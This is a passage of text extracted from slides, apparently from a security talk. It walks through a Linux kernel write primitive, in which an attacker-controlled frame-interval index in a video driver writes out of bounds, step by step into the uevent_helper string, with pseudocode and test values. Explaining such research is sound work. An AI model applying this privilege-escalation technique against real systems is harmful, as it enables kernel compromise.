    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval; // Write32 [2]
}
```


Exploit – Write Primitive



Exploit – Write Primitive




uevent_helper:
char[256]



copy_mc_fragile_key+0x8

Exploit – Write Primitive




Exploit – Write Primitive

Pseudocode:


```
n = attacker_controlled_index
write_value → dwDefaultFrameInterval
write_value = 0xffffffff
write_addr[0] = 0
write_addr[n] → dwFrameInterval →
copy_mc_fragile_key+8
```



```
min(write_addr[n], max( write_addr[0],
write_value))
write_addr[0] = write_value = 0xffffffff
```



Exploit – Write Primitive




Exploit – Write Primitive

Pseudocode:

```
n = 57
write_value → dwDefaultFrameInterval
write_value = 0x41414141
write_addr = uevent_helper
write_addr[n] → dwFrameInterval →
uevent_helper+224
```

```
min(write_addr[n], max( write_addr[0],
write_value))
write_addr[0] = write_value = 0x41414141
```




Exploit – Write Primitive

Pseudocode:

```
n = 56
write_value → dwDefaultFrameInterval
write_value = 0x42424242
write_addr = uevent_helper
write_addr[n] → dwFrameInterval →
uevent_helper+224
```

```
min(write_addr[n], max( write_addr[0],
write_value))
write_addr[0] = write_value = 0x42424242
```




Exploit – Write Primitive


Pseudocode:

```
n = 55
write_value → dwDefaultFrameInterval
write_value = 0x43434343
write_addr = uevent_helper
write_addr[n] → dwFrameInterval →
uevent_helper+224
```

```
